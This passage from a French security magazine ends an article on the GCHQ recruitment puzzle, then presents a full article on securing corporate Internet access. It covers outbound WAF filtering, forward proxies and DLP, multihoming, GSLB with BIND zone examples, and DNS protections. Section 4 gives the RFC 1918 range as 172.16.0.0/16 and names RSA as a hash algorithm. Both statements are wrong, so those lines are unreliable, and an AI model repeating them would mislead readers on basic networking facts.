Quoi qu'il en soit, pour le GCHQ, l'opération semble être un succès. Grâce à cette campagne de recrutement d'un nouveau genre, il a réussi le tour de force de se faire connaître d'un public spécialisé – et même certainement de gagner la sympathie de certains – tout en faisant couler de l'encre dans la presse classique.

Quant à savoir si le GCHQ va pouvoir recruter les jeunes talents qu'il convoite, cela est moins sûr. En effet, leur site officiel présente deux fiches de poste type. Le salaire de 25K£ proposé risque fort de réfréner les envies de ceux qui voulaient tenter l'expérience. Pour les plus téméraires et les moins exigeants, ceux-ci devront toutefois être britanniques et avoir un casier judiciaire vierge pour poursuivre le processus de recrutement.

À quand un challenge de sécurité organisé par les services secrets français ? ■

REMERCIEMENTS

Je tiens à remercier le maître Clément Lecigne pour son savoir-faire et sa relecture

RÉFÉRENCES

[1] http://www.gchq-careers.co.uk/cyber-jobs/

[2] http://www.bbc.co.uk/news/technology-15968878

[3] http://www.telegraph.co.uk/news/uknews/defence/8926984/GCHQ-solve-the-online-code-become-a-real-life-spy.html

[4] http://www.theregister.co.uk/2011/12/01/canyoucrackit/

[5] http://bigbrowser.blog.lemonde.fr/2011/12/01/decodeur-campagne-de-recrutement-speciale-hackers-en-grande-bretagne/

[6] Depuis, le comportement du serveur web a été changé. Lorsqu'une ressource qui n'existe pas est demandée, ce dernier répond systématiquement par un code HTTP 200 et affiche à la main le texte : 404-Not Found.

SÉCURITÉ DES ACCÈS À INTERNET : UTOPIE OU RÉALISME

Nicolas BERTHIER – Consultant technique – nberthier@free.fr
Fabrice FLAUSS – Ingénieur Réseau et télécoms – fabrice.flauss@gmail.com

mots-clés : WAF / LOAD BALANCER / PRA-PCA

La plupart des entreprises garantissent la disponibilité de leurs serveurs web vis-à-vis d'Internet. Mais qu'en est-il de la disponibilité de leurs accès à Internet et l'éventuelle fuite de données confidentielles via les accès de leurs propres employés ? C'est ce qui va être traité dans cet article.

1 Introduction

Dans la première partie de cet article publié dans *MISC* 57, nous avons discuté des mécanismes de sécurité qui peuvent être implémentés sur un WAF (*Web Application Firewall*). En effet, la préoccupation majeure des services de banques en ligne, des sites de ecommerce ou d'autres sites, est la disponibilité de leurs serveurs web et leur sécurité, mais est-ce vraiment la seule ?

Qu'en est-il également de la disponibilité de leur propre infrastructure de services, du réseau utilisateur, etc. ?

Dernièrement, on a pu constater la frénésie liée à l'achat concurrentiel de la tablette HP TouchPad (voir le *hashtag* #Touchpad sur Twitter), bonne opportunité pour les sites web marchands de tester la solidité de leur infrastructure face à plus de 30000 connexions utilisateurs simultanées ! Le temps de réponse est alors un facteur primordial. Ces sites web marchands sont très souvent hébergés en mode dual-site voire « n » sites. Mais en cas d'engorgement ponctuel des divers accès, il faut prévoir des mécanismes pour assurer la maintenance, la mise à jour du site, etc.

De même, les utilisateurs d'une entité plus petite peuvent partager les mêmes accès de cette infrastructure pour mutualiser les coûts. Il faut donc également songer à son propre déni de service dans un tel cas. Mais cela ne suffit toujours pas. Ces mêmes utilisateurs sont-ils protégés d'attaques de type « phishing » ou attaques par formulaire ?

La puissance des matériels de répartition de charges permet à la fois de protéger les serveurs web vis-à-vis des attaques en provenance d'Internet, mais également de répondre aux besoins des utilisateurs.

Dans cet article, une distinction sera faite entre la notion « client » définie par un internaute client du service et la notion « utilisateur » définie par un personnel de l'entreprise.

Nous prendrons le cas d'une entreprise mutualisant ses accès clients et utilisateurs sur une infrastructure mono site mais ayant plusieurs réseaux d'accès à Internet.

L'analyse proposée est une décomposition préliminaire par étages en considérant les différents besoins précités et ensuite leurs superpositions successives pour aboutir à l'architecture finale.

Traité plusieurs fois dans *MISC*, par exemple, il ne sera pas fait état du placement des équipements périphériques aux boîtiers de répartition de charges tels que : firewalls, routeurs, commutateurs, proxies, etc.

2 Protection du réseau utilisateur

Les sociétés ont à faire face à une population plus ou moins importante d'utilisateurs peu formés aux bonnes pratiques de sécurité qui exposent le réseau de la société à des menaces sérieuses en introduisant sur leurs machines des vers, virus et autres joyeusetés en allant surfer sur des sites peu recommandables avec leur portable de société, en branchant des clés USB avec du contenu douteux, ... La sécurisation du poste client est un projet à lui tout seul !

Une fois sur le poste, ces exécutables vont envoyer à partir du réseau de l'entreprise du spam ou des attaques web vers l'extérieur, voire ouvrir des canaux de

communication exploitables par un attaquant pour générer des attaques en usurpant l'identité de l'utilisateur dont le poste est infecté. Et qui sera identifié comme responsable de l'attaque ? L'entreprise ! En effet, en cas de plainte déposée par une victime d'une attaque informatique, la responsabilité civile du gérant de l'entreprise peut être engagée si cette attaque provient d'un poste de son réseau ! C'est aussi la raison pour laquelle la plupart des entreprises bloquent l'accès à certains sites (pédophiles, terroristes, ...). Bien que l'entreprise ne soit pas la cible de l'attaque, elle peut être désignée comme responsable par la victime. C'est pour cette raison que nous allons nous prêter au « jeu » qui suit.

Dans *MISC* 57, nous avons parlé des mécanismes fournis par un équipement WAF pour protéger les serveurs d'un service hébergé. Le positionnement d'un WAF près de l'accès internet (DMZ par exemple) le rend potentiellement utilisable pour filtrer les accès des utilisateurs qui sortent vers Internet. Tentons donc cet exercice théorique de « retourner » le WAF pour en faire un élément de sécurité d'accès sortant. L'objectif est de déterminer si les fonctions de blocage du WAF ne pourraient pas être exploitées pour bloquer les attaques provenant de l'entreprise à la source pour éviter leur propagation vers l'extérieur.

2.1 Listes noires

Le premier élément de configuration consiste à créer un service d'écoute sur le WAF qui acceptera le trafic vers toutes les adresses IP publiques sur le port 80 et 443.

En première approche, bloquer une attaque par liste noire à la source ne semble pas plus difficile que de la bloquer à la destination. C'est vrai qu'une signature « matchera » de la même manière sur une même requête, quel que soit l'endroit sur le trajet du trafic. À quelques différences quand même :

1. Dans le cas de flux chiffrés, un WAF sur le site utilisateur ne possède pas l'ensemble des couples clés/certificats présents sur tous les sites possibles : il sera donc « aveugle » sur les flux chiffrés. Il est possible de contourner ce mécanisme par la mise en place d'une subtile fonction de « Man In The Middle », qui consiste à générer à la volée des certificats pour le même nom d'hôte que celui demandé par l'utilisateur, mais signé par une CA interne reconnue par le navigateur de cet utilisateur. Ce sont en général les *forward-proxies* qui utilisent ces fonctions (nous décrirons ce type d'équipement au paragraphe 33). Dans ce cas, on peut mettre le WAF en relais derrière le forward-proxy pour procéder à l'analyse du trafic déchiffré puis pour jouer le rôle du client SSL pour envoyer le trafic à destination du site demandé. Cela nécessite que l'utilisateur soit informé par une charte Internet de l'inspection des communications chiffrées.
2. Afin de minimiser la charge sur les WAF, il est fréquent de ne mettre en place que les signatures d'attaque qui concernent l'infrastructure applicative. Si celle-ci s'appuie sur LAMP, seules les signatures Linux/Apache/MySQL/PHP peuvent être mises en place. Mais quand on cherche à sécuriser Internet (parce que vu d'un WAF positionné sur un accès utilisateur sortant, ça revient à ça !), il faut obligatoirement activer toutes les signatures puisque l'on ne connaît pas à l'avance le système qui héberge le service demandé. En cas de faux positif, une signature particulière pourra être désactivée.

2.2 Contrôles RFC

En ce qui concerne les contrôles RFC, une requête doit respecter la norme (en théorie !). On peut mettre en place des règles pour interdire les requêtes sans entêtes `'Host'` ou `'User-Agent'`, ou utilisant le protocole HTTP/0.9, ... Il faudra cependant penser à gérer une liste d'exceptions pour certains services utilisant HTTP comme protocole de transport, mais qui ne sont pas des navigateurs comme les serveurs de mise à jour.

2.3 Listes blanches

La mise en place de listes blanches est quasiment impossible pour filtrer les accès sortant sur un WAF. Par définition, ces règles sont propres à chaque application et il n'est pas possible de définir tous les types d'applications accédées.

Il reste quand même des fonctions présentes sur un WAF (malheureusement souvent oubliées) qui peuvent être utilisées pour sécuriser un flux sortant. Nous les décrivons ci-dessous.

2.4 Contrôle de contenu

Il est possible de filtrer sur un WAF le contenu des requêtes HTTP de type POST. On peut y chercher une signature, mais aussi bloquer le type de données envoyées (ex : binaire) voire envoyer ce contenu vers un serveur antivirus pour analyse. Dans la logique d'un accès sortant, une règle interdisant l'envoi de document Word ou Excel peut éviter la fuite de données vers l'extérieur. Encore une fois, certains forward-proxies assurent cette fonction, mais si ce n'est pas le cas, le WAF est mutualisé pour deux fonctionnalités et ainsi rentabilisé. Nous avons mis en place une fonction basique de DLP (*Data Leakage Prevention*) pour éviter la fuite d'informations sensibles vers l'extérieur. Là aussi, une liste d'exceptions peut être mise en place pour gérer l'envoi de document vers certains partenaires.

De la même manière, il est possible de définir une règle interdisant de saisir un certain type de données dans un formulaire pour éviter une fuite d'informations de l'entreprise ou de données personnelles. Une expression régulière reprenant le format d'un numéro de sécurité

sociale ou un identifiant interne de l'entreprise permet d'éviter que ces données soient postées dans un formulaire. Ici, on ne connaît pas la structure du formulaire, mais la règle interdit tout **POST** (ou **GET** en inspectant les URL et les headers) contenant ce type de données.

3 Ajout de blacklist par add-on de proxies webs

Nous avons vu qu'un WAF peut assurer un certain nombre de filtrages destinés à protéger les utilisateurs et à empêcher des attaques de sortir d'un réseau d'entreprise. Il existe cependant des équipements dédiés à la sécurisation des accès Internet : les forward-proxies (qui gèrent les flux sortants, à l'inverse des reverse-proxies qui gèrent les flux entrants). Ces produits utilisent eux aussi un système de blacklists, mais très différent de celui d'un WAF.

Sans décrire de manière exhaustive l'ensemble des fonctionnalités que l'on peut mettre en place sur ce type d'équipements, nous pouvons lister celles dédiées à la protection du réseau de l'entreprise et de ses utilisateurs :

- Filtrage d'URL par blacklists : une liste d'URL interdites est positionnée sur le proxy. Cette liste provient d'une base payante ou gratuite. Elle est souvent présentée sous forme de catégories d'URL (radio/télé, peer-to-peer, publicités, réseaux sociaux, adultes, drogues, ...). L'administrateur sélectionne les catégories autorisées et/ou interdites d'accès par les utilisateurs.
- Authentification : les utilisateurs doivent s'authentifier pour accéder à Internet et leur activité peut être tracée et stockée. Bien souvent, cette authentification s'appuie sur l'infrastructure *Active Directory* de l'entreprise, ce qui permet une authentification silencieuse (sans demande de saisie d'informations) par des protocoles comme NTLM ou Kerberos. Une analyse ultérieure pourra en être faite si une fraude est détectée. Cette fonctionnalité ne peut être déployée qu'avec l'accord des utilisateurs. Concrètement, cet accord se traduit par la signature d'une charte Internet lors de l'embauche du collaborateur.
- Analyse de contenu par antivirus ou blocage de contenu : certains contenus ne peuvent pas être envoyés par l'utilisateur vers l'extérieur (évite les fuites d'informations) ou ne peuvent pas être ramenés depuis l'extérieur dans le réseau entreprise par l'utilisateur (évite l'infection du réseau interne). Ce filtrage se fait en général par analyse du type de contenu.
- Liste de réputation : en complément des blacklists, les sites sont notés selon le risque de sécurité qu'ils présentent. L'accès des utilisateurs à de tels sites peut être contrôlé selon la note de réputation du site.

Une autre fonction implémentée sur les forward-proxies est la fonction de cache. Le contenu demandé fréquemment par les utilisateurs est stocké dans le cache et délivré localement. Cela représente une économie de bande passante, bien que le contenu de plus en plus dynamique des sites web (donc rendant le stockage dans un cache peu efficace) diminue ce gain. On parle alors de forward-proxy-cache.

L'intérêt est de combiner un répartiteur SLB+WAF avec des forward-proxies-caches (que l'on va appeler proxies par abus de langage dans la suite de l'article) selon ce schéma :




Figure 1 : Architecture répartiteur SLB/WAF et forward-proxies

La requête HTTP venant de l'utilisateur est adressée par routage au SLB qui applique un premier filtrage avec le WAF, puis choisit un proxy et lui envoie la requête. Le proxy applique à son tour ses règles de filtrage puis adresse la requête vers le site de destination par routage à travers le SLB et le pare-feu.

Cette architecture (il existe des variantes pour positionner les proxies ailleurs dans l'architecture, mais les fonctions et les bénéfices sont les mêmes) présente plusieurs avantages.

Le premier est la mutualisation des fonctions. Le répartiteur SLB+WAF déployé à l'origine pour traiter les flux entrants est utilisé pour filtrer aussi les accès sortants : l'investissement est rentabilisé et les règles de filtrage stockées et gérées sur un point central.

Il n'est pas nécessaire de configurer un proxy sortant sur les navigateurs des utilisateurs : le flux est « naturellement » amené au couple répartiteur/proxy par routage. Selon les protocoles (HTTPS, FTP, ...), le trafic peut être envoyé aux proxies par le répartiteur SLB ou envoyé, via le pare-feu, directement sur Internet pour des adresses IP ou des ports particuliers car le protocole ne supporte pas d'être relayé par un forward-proxy.

Le répartiteur SLB va élire le proxy pour traiter la requête selon des méthodes visant à rentabiliser et optimiser l'existant.

Il va prendre en compte la charge actuelle de chacun des proxies (nombre de connexions en cours, nombre de requêtes en attente, charge CPU / mémoire / utilisation du disque, ...). Le proxy choisi assurera donc un temps de traitement optimum. Si le trafic augmente, il suffit d'ajouter un proxy dans la ferme au lieu de remplacer l'existant.

L'utilisation des disques peut être optimisée. Chaque proxy va stocker du contenu sur ses disques. Lorsque la charge est répartie sur plusieurs machines, il y a un risque de voir du contenu dupliqué donc stocké deux fois sur deux machines différentes. Pour éviter cela, une règle sur le répartiteur SLB peut assurer une persistance en se basant sur le champ `'Host'` des requêtes HTTP. Toutes les requêtes adressées au même FQDN (*Fully Qualified Domain Name*) seront adressées au même proxy (à condition qu'il soit disponible bien sûr). Le contenu de ce site est donc stocké sur la même machine, l'espace disque n'est pas « gâché ». Un autre algorithme appelé CARP (*Cache Array Routing Protocol*) permet d'assurer la même fonction en utilisant un hash sur l'URL **[CARP]**.

4 Haute disponibilité des liens d'accès à Internet

Garantir la sécurité d'un service, c'est aussi garantir sa disponibilité tant en cas de panne qu'en cas d'attaque. Nous allons étudier ici une technique permettant de garantir cette disponibilité.

4.1 Répartiteur multihoming

Dans la plupart des cas, les routeurs d'accès Internet appartiennent aux différents opérateurs qui les administrent et sont installés sur les sites des différents clients en échange d'un abonnement mensuel. Les clients des opérateurs n'ont en général pas accès à ces équipements. Ils doivent générer des demandes de modification auprès de leur interlocuteur chez l'opérateur pour apporter des modifications sur la configuration (règles de routage, par exemple). Ce mode opératoire est particulièrement peu souple et devient contraignant quand on veut assurer la haute disponibilité de l'accès Internet entre différents opérateurs. Il faut alors mettre en place des protocoles de routage de type IGP comme OSPF **[IGP]** et EGP comme BGP **[EGP]** , mais cela nécessite la mise en place d'une configuration assez complexe sur les routeurs, la mise en place d'un AS (*Autonomous System*) BGP. De plus, il est difficile de maîtriser la distribution des flux entrants avec BGP. Les annonces BGP ne peuvent se faire au mieux qu'au niveau d'une adresse IP et plus souvent au niveau d'un plan d'adressage entier.

Une alternative consiste à ajouter un répartiteur en mode routé juste derrière les routeurs opérateurs (cf. *MISC* 57). Cette architecture est présentée sur le schéma de la figure 2.




Figure 2 : Architecture multihoming

Ici, les deux ISP sont symbolisés chacun par un routeur opérateur. Chaque opérateur fournit un plan d'adressage public (pour permettre le routage du trafic vers Internet). Le répartiteur de charges assure le routage et la traduction d'adresse entre les zones « LAN Interconnexion » (en général en adressage privé) et « LAN Public », qui contient deux adressages publics : celui de l'ISP 1 et celui de l'ISP 2. Le rôle du répartiteur est de masquer ce double plan d'adressage aux utilisateurs, qu'ils soient internes ou externes à l'organisation. Il est important de noter que chaque routeur ISP n'a pas connaissance de la présence d'une autre liaison Internet. Leur configuration peut donc respecter le standard déployé par l'opérateur.

La première tâche d'un répartiteur est d'assurer la disponibilité du service. Dans le cas de liaisons ISP, le répartiteur ne doit pas vérifier un service applicatif s'exécutant sur une machine, mais la disponibilité d'un lien réseau. Pour cela, des tests de vie vérifiant l'accès à un service situé derrière la liaison seront utilisés comme :

- *ping* sur les adresses IP des serveurs DNS opérateurs ;
- ouverture TCP sur le port 80 d'un ou plusieurs services web réputés hautement disponible (Microsoft, Google, Facebook, ...). Lorsqu'un panel important de sites est testé, il est possible de détecter qu'un ISP a perdu son *peering* avec d'autres opérateurs.

Il est intéressant d'associer à ces tests de « network paths » un test local comme un ping sur l'interface locale du routeur pour permettre un diagnostic plus rapide : quand la liaison est vue indisponible, si le ping local ne répond plus, cela limite le champ d'investigation.

Lorsque le trafic est à l'initiative d'une machine venant de la zone « LAN Privé / DMZ », il va être routé par le firewall vers la route par défaut qui lui a été configurée, c'est-à-dire le répartiteur de charges. Celui-ci va élire la « meilleure » liaison ISP selon différentes métriques configurables (bande passante, nombre de connexions en cours, nombre de « hops » vers la destination, ...). Ces métriques sont obtenues soit en interrogeant le routeur ISP (ex : SNMP), soit par les statistiques de trafic générées directement par le répartiteur.

À ce stade, une action de source-NAT doit être réalisée pour garantir le retour du trafic vers la machine ayant établi la connexion. Cette machine a envoyé son segment TCP (TCP-SYN) ou son datagramme UDP avec une adresse IP de type « RFC 1918 », c'est-à-dire un plan d'adressage privé (10.0.0.0/8, 172.16.0.0/16 et 192.168.0.0/16). Ces plans d'adressage ne sont pas connus sur Internet : tout paquet émis sur Internet avec une telle adresse IP source n'obtiendra jamais de réponse voire sera directement bloqué par les routeurs ISP à la source pour éviter les attaques de

type DoS. De la même manière, certains ISP ne laissent pas sortir de leurs réseaux clients des paquets émis avec une adresse IP ne leur appartenant pas. Pour garantir le retour, le répartiteur va remplacer l'adresse IP privée de la machine émettrice par une adresse IP publique appartenant au plan d'adressage fourni par l'ISP de la liaison choisie. Lors de la réponse, le répartiteur appliquera un NAT inverse pour que le firewall route le trafic vers la machine interne. Pour faciliter l'intégration dans une architecture existante, il est possible de mettre en place du double NAT : un premier NAT (déjà existant) effectué par le firewall et un autre par le répartiteur.

Un répartiteur doté de fonctions de répartition de charge de trafic sortant sur des liens ISP est aussi en mesure d'assurer la gestion du trafic émis à l'initiative d'une machine externe et à destination d'un service hébergé derrière plusieurs liens opérateurs (on parle alors de *multi-homing*). Cette fonction est assurée par la technique du *Global Server Load-Balancing* (GSLB) que nous décrivons plus en détail ci-dessous. Pour un même service hébergé, plusieurs adresses IP de services sont configurées : une par plan d'adressage d'opérateur. Par un système de réponse dynamique DNS, le flux est amené par un des deux liens ISP, le répartiteur se charge de traduire l'adresse IP destination de l'adresse publique de l'ISP choisi vers une adresse IP interne. À la réception du flux retour, une traduction inverse est opérée de l'interne vers l'externe. Il est alors possible d'orienter le trafic entrant sur une liaison ou sur une autre non plus en fonction de l'adresse IP du service (ce que permet BGP) , mais de manière plus granulaire selon le FQDN de l'application accédée. En cas de saturation d'un lien lors d'une attaque, par exemple, le trafic peut être rapidement dérouté sur d'autres liaisons opérateurs. Le trafic offensif ciblant le service objet de l'attaque ne se déplacera pas sur les autres liens, les autres services seront alors préservés car leur association FQDN/adresse IP aura été modifiée.

5 Architecture GSLB (Global Server Load-Balancing)

Le GSLB repose sur un principe simple : au lieu de répondre statiquement (ou en *round-robin*) à une requête DNS, l'équipement de GSLB répond dynamiquement avec un enregistrement choisi selon différents critères configurables : disponibilité (mesurée par des tests de vie similaires à ceux utilisés pour le SLB), proximité géographique, nombre de sauts réseau, ...

La technique est simple mais la mise en œuvre peut s'avérer plus complexe, pas tant au niveau technique qu'au niveau organisationnel. On distingue deux architectures : architecture par délégation ou architecture transparente (« screening »).

5.1 Architecture par délégation

L'architecture par délégation consiste à déléguer l'autorité DNS pour les enregistrements que l'on veut gérer par GSLB aux répartiteurs de charges. Nous allons utiliser ici la syntaxe des fichiers de configuration d'un serveur DNS ultra répandu : BIND. Un fichier de zone BIND ressemble à ceci :

```
$ORIGIN mondomaine.fr
$TTL 86400
@     IN     SOA    ns1.mondomaine.fr.     hostmaster.mondomaine.fr. (
                    2001062501 ; serial
                    21600      ; refresh after 6 hours
                    3600       ; retry after 1 hour
                    604800     ; expires after 1 week
                    86400 )    ; minimum TTL of 1 day

      IN     NS     ns1.mondomaine.fr.
      IN     NS     ns2.mondomaine.fr.

      IN     MX     10     mail.mondomaine.fr.
      IN     MX     20     mail2.mondomaine.fr.

             IN     A      192.168.1.7

server1      IN     A      192.168.1.5
server2      IN     A      192.168.1.7
ns1          IN     A      192.168.1.2
ns2          IN     A      192.168.1.3

ftp          IN     CNAME  server1
mail         IN     CNAME  server1
mail2        IN     CNAME  server2
www          IN     CNAME  server2
```

Nous n'allons pas détailler ici le fichier de configuration (ce n'est pas l'objectif de l'article), mais intéressons-nous à cette ligne :

```
(...)
www          IN     CNAME  server2
(...)
```

Elle nous indique que le l'hôte « www » a été « aliasé » sur server2. Si un client DNS requête « www.mondomaine.fr », il ne reçoit en réponse que le vrai nom de la machine (« server2.mondomaine.fr »). Il demande donc l'adresse IP de cet hôte et reçoit en réponse l'adresse IP « 192.168.1.7 ». C'est ce mécanisme que nous allons utiliser via l'insertion d'un répartiteur GSLB dans une architecture DNS existante.

Il suffit de modifier le fichier de configuration de zone pour qu'il ressemble à ceci :

```
$ORIGIN mondomaine.fr
$TTL 86400
@     IN     SOA    ns1.mondomaine.fr.     hostmaster.mondomaine.fr. (
                    2001062501 ; serial
                    21600      ; refresh after 6 hours
                    3600       ; retry after 1 hour
                    604800     ; expires after 1 week
                    86400 )    ; minimum TTL of 1 day

      IN     NS     ns1.mondomaine.fr.
      IN     NS     ns2.mondomaine.fr.
```

```
      IN    MX    10    mail.mondomaine.fr.
      IN    MX    20    mail2.mondomaine.fr.

            IN    A     192.168.1.7

server1     IN    A     192.168.1.5
server2     IN    A     192.168.1.7
ns1         IN    A     192.168.1.2
ns2         IN    A     192.168.1.3

ftp         IN    CNAME server1
mail        IN    CNAME server1
mail2       IN    CNAME server2
www         IN    CNAME www.gslb.mondomaine.fr ; ou www.gslb

$ORIGIN gslb.mondomaine.fr.
@           IN    NS    ns3.gslb.mondomaine.fr.

ns3         IN    A     10.10.0.24
```

Nous avons ajouté une sous-zone appelée « gslb.mondomaine.fr » qui va nous servir à transférer l'autorité DNS du serveur principal vers le répartiteur. Celui-ci a été indiqué comme serveur NS pour cette sous-zone et porte l'adresse IP 10.10.0.24. Enfin, nous avons « aliasé » l'hôte « www.mondomaine.fr » non plus vers « server2 » mais vers « www.gslb.mondomaine.fr ».

Voyons la cinématique d'une requête DNS vers « www.mondomaine.fr » :

1. Le client s'adresse à son résolveur local DNS (LDNS) et lui demande l'IP de « www.mondomaine.fr ».
2. Le LDNS s'adresse à l'hôte « ns1.mondomaine.fr » qui est le serveur DNS autoritaire pour la zone « mondomaine.fr » (ne nous attardons pas sur les diverses itérations à travers les niveaux supérieurs de l'architecture DNS). À ce stade, « ns1 » répond au LDNS du client, que le nom « réel » de « www.mondomaine.fr » est en réalité « www.gslb.mondomaine.fr ».
3. Le LDNS va donc demander qui est autoritaire pour la sous-zone « gslb.mondomaine.fr », il obtient en réponse l'adresse IP du répartiteur auquel finalement il va soumettre la requête « www.gslb.mondomaine.fr » et pour laquelle il obtient une adresse IP choisie par le répartiteur selon les règles configurées.

5.2 Architecture en mode screening

Dans cette configuration, le répartiteur GSLB intercepte en mode « Man In The Middle » le trafic DNS à destination des serveurs autoritaires pour la zone. Il reçoit donc l'intégralité des requêtes concernant la zone. Pour chacune, il inspecte d'abord sa configuration pour savoir s'il applique une méthode de répartition. Si aucun enregistrement n'est défini, il route la requête vers les serveurs DNS qui sont en aval en appliquant éventuellement des règles de type SLB (Figure 3) :




Figure 3 : Architecture « screening » DNS

L'avantage de cette architecture est que la configuration du serveur DNS n'est pas modifiée. L'inconvénient est qu'il faut insérer un nouveau routeur dans le réseau. Cela peut être contourné en insérant le répartiteur en mode « manchot » (utilisation de la fonction de Source NAT) et en déclarant son adresse IP comme serveur DNS autoritaire pour la zone. Il agit alors en reverse-proxy DNS.

5.3 GSLB, à quoi ça sert

Le GSLB est le complément idéal à la mise en place d'un Plan de Recouvrement d'Activité (PRA, DRP en anglais) ou d'un Plan de Continuité d'Activité (PCA). Ce plan nécessite la mise en place de mécanismes parfois complexes sur les environnements système, stockage et réseau (surtout quand on éloigne les sites de plusieurs centaines de kilomètres !) et pourtant la gestion de l'accès des utilisateurs aux différents sites est souvent oubliée.

En surveillant en continu la disponibilité des ressources sur les sites d'hébergement, le répartiteur GSLB va détecter la perte du site ou d'une application, et en modifiant les réponses aux requêtes DNS, va réorienter les utilisateurs sur l'autre site (Figure 4).




Figure 4 : Synoptique GSLB

5.4 Le GSLB et la sécurité DN

La mise en place d'un répartiteur GSLB est aussi l'occasion de renforcer la sécurité d'une infrastructure DNS existante.

La multiplication des attaques sur les infrastructures DNS (*DNS pharming, cache poisoning*, DDoS, ...) a favorisé la mise en place de solutions destinées à protéger cet élément ô combien sensible pour le fonctionnement d'Internet. Sans vouloir décrire de manière exhaustive ces mécanismes, nous pouvons citer cependant :

1. DNSSEC (*Domain Name System Security Extensions*) **[DNSSEC]** : ce protocole (RFC 4033) permet de signer cryptographiquement les réponses aux requêtes DNS. En utilisant un système de clés publiques/privées et des algorithmes de hash (ex : SHA1, RSA), les réponses aux requêtes DNS sont signées par le serveur DNS avec sa clé privée. Le client peut valider la non-compromission des données reçues en vérifiant la signature avec la clé publique.

2. IP Anycast (RFC 3258) **[IPANYCAST]** : le principe est de distribuer une attaque DDoS DNS entre plusieurs cibles et pas sur une seule adresse IP (bien que celle-ci puisse en réalité masquer un répartiteur qui fait du SLB sur une ferme de serveurs DNS !). L'adresse IP d'un serveur DNS est annoncée en BGP à partir de plusieurs endroits (géographiquement répartis si possible). Lorsque l'attaque est lancée, la charge est distribuée entre ces différents points grâce à BGP. Les serveurs root DNS C, F, I, J, K et M sont gérés grâce à cette méthode.

3. Offload DNS : cette technique consiste à positionner devant les serveurs DNS, une machine ne portant pas directement la configuration DNS, mais qui répond aux requêtes à la place des DNS. Le principe est que cette machine « aspire » la configuration par des demandes de type « zone transfer ». La machine frontale envoie une requête de type « AXFR » avec en paramètre une zone DNS précise et reçoit en réponse la configuration de cette zone. Elle peut ainsi répondre aux requêtes DNS mais ne forwarde pas la requête vers les DNS « back-end » si elle n'a pas l'enregistrement. Les serveurs « racines » ne sont pas impactés et la gestion des zones reste centralisée.

Ces méthodes de protection peuvent être implémentées directement sur les répartiteurs GSLB pour ne fournir à l'infrastructure qu'un point d'entrée DNS externe. Celui-ci assure la haute disponibilité des services hébergés et la sécurité du système DNS. Certains répartiteurs possèdent même un niveau de sécurité suffisant pour les positionner devant les firewalls, ce qui en cas de DDoS soulage ce dernier et lui permet de continuer à fonctionner. Enfin, la présence d'ASIC ou de FPGA sur certains modèles permet aussi de gérer de fortes volumétries et des opérations de cryptographie coûteuses en ressources, comme celles utilisées par DNSSEC.

Conclusion

Lors de ces deux articles portant sur la mise en œuvre de matériels mutualisés spécialisés dans la répartition de charges, il est mis à la disposition de l'ingénieur sécurité de l'entreprise un panel d'outils permettant de pallier toutes contraintes d'exploitation. Il peut l'utiliser pour protéger ses serveurs applicatifs des accès depuis Internet, protéger ses utilisateurs de malveillance face à la Toile afin d'éviter des fuites de données confidentielles, voire engager la responsabilité de l'entreprise, mais bien mieux, mutualiser le coût d'un tel équipement en réalisant une architecture adéquate.

Il ne faut pas pour autant qu'il devienne la pierre angulaire du système d'information, mais c'est, comme il a été présenté, un atout non négligeable pour répondre aux différentes contraintes d'exploitation du système d'information. Ces articles ont présenté différents cas d'utilisation permettant bout à bout de réaliser un socle d'architecture solide, le cas échéant, étant prêt à répondre aux différentes exigences de son infrastructure. ■

▪ REMERCIEMENTS

Nous remercions Benoît MOREAU et Rémi GACOGNE, Laurent BUTTI et Laurent CHEYLUS pour leurs relectures et commentaires avisés.

▪ RÉFÉRENCES

[CARP] http://icp.ircache.net/carp.txt

[IGP] http://fr.wikipedia.org/wiki/Interior_Gateway_Protocol

[EGP] http://fr.wikipedia.org/wiki/Exterior_Gateway_Protocol

[DNSSEC] http://www.dnssec.net/

[ANYCAST] http://www.net.cmu.edu/pres/anycast/

▪ BIBLIOGRAPHIE

BERTHIER (Nicolas) et FLAUSS (Fabrice), « WAF : concepts et intérêts partie 1 », MISC 57

FLAUSS (Fabrice), « Répartition de charges : impacts potentiels sur la sécurité », MISC 33

